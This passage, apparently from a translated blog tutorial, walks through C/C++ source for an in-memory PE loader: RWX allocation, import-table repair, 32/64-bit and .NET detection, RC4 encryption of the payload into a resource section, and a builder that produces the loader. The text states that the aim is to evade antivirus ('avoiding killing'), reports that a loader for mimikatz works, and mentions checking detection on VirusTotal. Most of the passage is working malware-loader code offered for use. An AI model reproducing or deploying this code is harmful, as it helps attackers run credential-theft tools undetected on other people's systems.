if (IMAGE_NT_SIGNATURE != nt_header->Signature)
{
return NULL;
}
if (nt_header->OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR].VirtualAddress)
{
return NULL;
}
PIMAGE_SECTION_HEADER section_header = (PIMAGE_SECTION_HEADER)(raw_image_base->e_lfanew + sizeof(*nt_header) + (UINT_PTR)raw_image_base);
mem_image_base = MyVirtualAlloc((LPVOID)(nt_header->OptionalHeader.ImageBase), nt_header->OptionalHeader.SizeOfImage, MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);
if (NULL == mem_image_base)
{
mem_image_base = MyVirtualAlloc(NULL, nt_header->OptionalHeader.SizeOfImage, MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);
}
if (NULL == mem_image_base)
{
return NULL;
}
memcpy(mem_image_base, (LPVOID)raw_image_base, nt_header->OptionalHeader.SizeOfHeaders);
for (int i = 0; i < nt_header->FileHeader.NumberOfSections; i++)
{
memcpy((LPVOID)(section_header->VirtualAddress + (UINT_PTR)mem_image_base), (LPVOID)(section_header->PointerToRawData + (UINT_PTR)raw_image_base), section_header->SizeOfRawData);
section_header++;
}
return mem_image_base;
}
Repair the IAT table
According to the import table of the PE structure, load the required dll, get the address of the import function and write it into the import table
VOID FixImageIAT(PIMAGE_DOS_HEADER dos_header, PIMAGE_NT_HEADERS nt_header)
{
DWORD op;
DWORD iat_rva;
SIZE_T iat_size;
HMODULE import_base;
PIMAGE_THUNK_DATA thunk;
PIMAGE_THUNK_DATA fixup;
PIMAGE_IMPORT_DESCRIPTOR import_table = (PIMAGE_IMPORT_DESCRIPTOR)(nt_header->OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_IMPORT].VirtualAddress + (UINT_PTR)dos_header);
DWORD iat_loc =
(nt_header->OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_IAT].VirtualAddress) ? IMAGE_DIRECTORY_ENTRY_IAT : IMAGE_DIRECTORY_ENTRY_IMPORT;
iat_rva = nt_header->OptionalHeader.DataDirectory[iat_loc].VirtualAddress;
iat_size = nt_header->OptionalHeader.DataDirectory[iat_loc].Size;
LPVOID iat = (LPVOID)(iat_rva + (UINT_PTR)dos_header);
FuVirtualProtect myVirtualProtect = (FuVirtualProtect)GetProcAddress(hKernel32, "VirtualProtect");
FuLoadLibraryA myLoadLibraryA = (FuLoadLibraryA)GetProcAddress(hKernel32, "LoadLibraryA");
myVirtualProtect(iat, iat_size, PAGE_READWRITE, &op);
while (import_table->Name)
{
import_base = myLoadLibraryA((LPCSTR)(import_table->Name + (UINT_PTR)dos_header));
fixup = (PIMAGE_THUNK_DATA)(import_table->FirstThunk + (UINT_PTR)dos_header);
if (import_table->OriginalFirstThunk)
{
thunk = (PIMAGE_THUNK_DATA)(import_table->OriginalFirstThunk + (UINT_PTR)dos_header);
}
else
{
thunk = (PIMAGE_THUNK_DATA)(import_table->FirstThunk + (UINT_PTR)dos_header);
}
while (thunk->u1.Function)
{
PCHAR func_name;
if (thunk->u1.Ordinal & IMAGE_ORDINAL_FLAG64)
{
fixup->u1.Function = (UINT_PTR)GetProcAddress(import_base, (LPCSTR)(thunk->u1.Ordinal & 0xFFFF));
}
else
{
func_name = (PCHAR)(((PIMAGE_IMPORT_BY_NAME)(thunk->u1.AddressOfData))->Name + (UINT_PTR)dos_header);
fixup->u1.Function = (UINT_PTR)GetProcAddress(import_base, func_name);
}
fixup++;
thunk++;
}
import_table++;
}
return;
}
Directly apply for the ImageBase address of the current exe. If the base address loaded into the memory is the same as the Image Base of the Option Header, it is equivalent to expanding in the ideal base address, and there is no need to repair the relocation table. However, this method is generally used for x64 programs, because the Image Base of x86 programs is low, and the probability of being occupied and unable to execute normally is high.
mem_image_base = MyVirtualAlloc((LPVOID)(nt_header->OptionalHeader.ImageBase), nt_header->OptionalHeader.SizeOfImage, MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);
if (NULL == mem_image_base)
{
mem_image_base = MyVirtualAlloc(NULL, nt_header->OptionalHeader.SizeOfImage, MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);
}
Judge the C# program
judge whether it is a C# program through item 15 of DataDirectory, whether VirtualAddress in IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR is empty. NET assembly to create position-independent shellcode payloads. This shellcode can be used to inject assemblies into arbitrary Windows processes. Given an arbitrary .NET assembly, parameters and entry point (like Program.Main), Donut can generate a position-independent shellcode for us and load it from memory. The project address is as follows:
GitHub - TheWover/donut: Generates x86, x64, or AMD64+x86 position-independent shellcode that loads .NET Assemblies, PE files, and other Windows payloads from memory and runs them with parameters
Generates x86, x64, or AMD64+x86 position-independent shellcode that loads .NET Assemblies, PE files, and other Windows payloads from memory and runs them with parameters - TheWover/donut
github.com
Determine whether it is a PE program, and determine the number of program digits and whether it is a C# program:
int CMFCLoaderDlg::checkBit(TCHAR* filePath,int& BIT,int& TYPE)
{
IMAGE_DOS_HEADER myDosHeader;
IMAGE_NT_HEADERS myNTHeader;
IMAGE_NT_HEADERS64 myNTHeader64;
LONG e_lfanew;
errno_t err;
FILE* pfile = NULL;
if ((err = _wfopen_s(&pfile, filePath, L"rb")) != 0)
{
MessageBox(_T("File open error!"), NULL, MB_ICONERROR);
return 0;
}
fread(&myDosHeader, 1, sizeof(IMAGE_DOS_HEADER), pfile);
if (myDosHeader.e_magic != 0x5A4D)
{
MessageBox(_T("Not a PE file!"), NULL, MB_ICONERROR);
fclose(pfile);
return 0;
}
e_lfanew = myDosHeader.e_lfanew;
fseek(pfile, e_lfanew, SEEK_SET);
fread(&myNTHeader, 1, sizeof(IMAGE_NT_HEADERS), pfile);
switch (myNTHeader.FileHeader.Machine)
{
case 0x014c:
{
BIT = 32;
if (myNTHeader.OptionalHeader.DataDirectory[0x0e].VirtualAddress)
{
TYPE = 1;
}
break;
}
case 0x8664:
{
BIT = 64;
fseek(pfile, e_lfanew, SEEK_SET);
fread(&myNTHeader64, 1, sizeof(IMAGE_NT_HEADERS64), pfile);
if (myNTHeader64.OptionalHeader.DataDirectory[0x0e].VirtualAddress)
{
TYPE = 1;
}
break;
}
default:
break;
}
return 0;
}
Program encryption
The RC4 encryption algorithm is used, and the PE file to be loaded is encrypted and stored in the resource segment. In fact, this method is not very effective in avoiding killing. Next, other methods to separate Loader and payload can be considered.
int commanMake(TCHAR* filePath, TCHAR* outfilePath, int BIT)
{
TCHAR* DATfilename;
if (BIT == 32)
{
DATfilename = L"x32PEloader.DAT";
}
else if (BIT == 64)
{
DATfilename = L"x64PEloader.DAT";
}
else
{
return 0;
}
HANDLE hPE = CreateFile(filePath, GENERIC_READ, FILE_SHARE_READ, NULL, OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL, NULL);
if (hPE == INVALID_HANDLE_VALUE)
{
wprintf(L"[!] Unable to Open FIle %s\n", filePath);
CloseHandle(hPE);
return 0;
}
unsigned char* key = GeneratePassword(128);
int peSize = GetFileSize(hPE, NULL);
PBYTE shellcode = (PBYTE)malloc(peSize + StreamKeyLenth);
if (shellcode == NULL)
{
return 0;
}
memcpy(shellcode, key, StreamKeyLenth);
DWORD lpNumberOfBytesRead;
PWCHAR fileName = outfilePath;
int ret = ReadFile(hPE, shellcode + StreamKeyLenth, peSize, &lpNumberOfBytesRead, NULL);
if (ret == 0)
{
return 0;
}
StreamCrypt(shellcode + StreamKeyLenth, peSize, key, StreamKeyLenth);
if (CopyFile(DATfilename, fileName, FALSE) == 0)
{
wprintf(L"[!] Unable to Open FIle PEloader.DAT\n");
return 0;
}
HANDLE hResource = BeginUpdateResource(fileName, FALSE);
if (NULL != hResource)
{
if (UpdateResource(hResource, RT_RCDATA, MAKEINTRESOURCE(404), MAKELANGID(LANG_NEUTRAL, SUBLANG_DEFAULT), (LPVOID)shellcode, peSize + sizeof(key)) != FALSE)
{
EndUpdateResource(hResource, FALSE);
wprintf(L"[+] Successfully generated %s\n", fileName);
}
}
free(shellcode);
CloseHandle(hPE);
return 1;
}
Finished effect
Loader generation for x64 mimikatz works fine.
Upload VT results
